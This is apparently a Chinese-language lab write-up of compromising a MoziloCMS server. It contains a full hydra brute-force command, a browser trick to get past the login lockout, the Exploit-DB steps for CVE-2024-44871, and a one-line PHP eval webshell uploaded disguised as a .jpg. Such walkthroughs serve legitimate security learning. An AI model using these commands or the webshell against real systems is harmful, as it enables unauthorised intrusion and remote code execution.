


弱口令登入后台


这里也可以直接用 `Burp Suite Pro`、`Yakit`（？还没用过，有待研究）或者其他图形化/终端工具，BP 的社区版限制了并发线程效率低下，考虑到有些场景下不能用商业/非正常授权的工具，所以还是提前多了解下同类的开源产品，或将开发自己的工具集。

```
hydra -l admin -P /usr/share/wordlists/SecLists-2025.1/Passwords/2023-200_most_used_passwords.txt 192.168.123.109 http-post-form "/mozilo/admin/index.php:username=admin&password=^PASS^&login=1&Login=1:S=302" -t 64 -I
```


最终得解 `Admin123`，返回前端登录。



先前的限制只需要使用 F12 将账号和密码的输入框的只读属性 `readonly="readonly"` 完全删除就好，登录按钮和后台逻辑也没有发现额外限制。


mozilloCMS Admin - Login
192.168.123.109/mozilo/admin/index.php?logout=true
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Access to mozilo Admin is temporarily blocked.
Incorrect access data has been entered too often.
input#username.mo-login_input | 278 × 41 | Flex Item
User name
Password
Login
Back to the website
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Search HTML
Filter Styles
Layout
Computed
Changes
Compatibility
Flex Item of form#loginform
input#username.mo-login_input
readonly="readonly"
onkeyup="checkform()"
form#loginform
input#username.mo-login_input

立足点 Get。



漏洞利用 MoziloCMS 3.0 RCE

按照 MoziloCMS 3.0 - Remote Code Execution (RCE) 文中的利用步骤来一步步操作，当然也可以略微修改里面的请求包直接拿下。

Exploit

```
# Exploit Title: MoziloCMS 3.0 - Remote Code Execution (RCE)
# Date: 10/09/2024
# Exploit Author: Secfortress (https://github.com/sec-fortress)
# Vendor Homepage: https://mozilo.de/
# Software Link:
https://github.com/moziloDasEinsteigerCMS/mozilo3.0/archive/refs/tags/3.0.1.zip
# Version: 3.0
# Tested on: Debian
# Reference: https://vulners.com/cve/CVE-2024-44871
# CVE : CVE-2024-44871

"""
#################
# Description  #
#################

MoziloCMS version 3.0 suffers from an arbitrary file upload vulnerability
in the component "/admin/index.php" which allows an authenticated attacker
to execute arbitrary code on the "Files" session by uploading a maliciously
crafted .JPG file and subsequently renaming its extension to .PHP using the
application's renaming function.

######################
# PoC for webshell  #
######################

Steps to Reproduce:

1. Login as admin
2. Go to the Files session by the left menu
3. Create a .jpg file with it content having a php web shell
4. Upload the file to the server via the upload icon and save
5. Rename the file to .php on the web server and save
6. Access webshell via this endpoint :
http://127.0.0.1/mozilo3.0-3.0.1/kategorien/Willkommen/dateien/revshell.php
```

构建 webshell

平淡无奇一句话。


```php
<?php eval($_POST['ant']); ?>
```

在上传之前将 webshell 添加个 `.jpg` 后缀即可。（PS：不用大费周章地绕限制真是太好了）


```
mv shell.php shell.php.jpg
```

找到上传点

找到图片所示的位置。




展开 `Willkommen` 文件夹。



上传 webshell

点击图中箭头所指的图标，进行上传，保存等操作。



最初我使用的是 Metasploit 生成的 PHP 反弹 shell，经常断连就很无语，而 Meterpreter 连接成功后想要进入 shell 却也会直接断连。

为了省事最终还是决定上蚁剑。（不得不说 webshell 还得是 Made in China，可用性有一手的）


修改后缀以生效

直接双击文件名称修改，回车保存。

此时刷新页面会发现 `shell.php` 并没有显示，大抵是这个页面只会显示支持的文件格式吧。

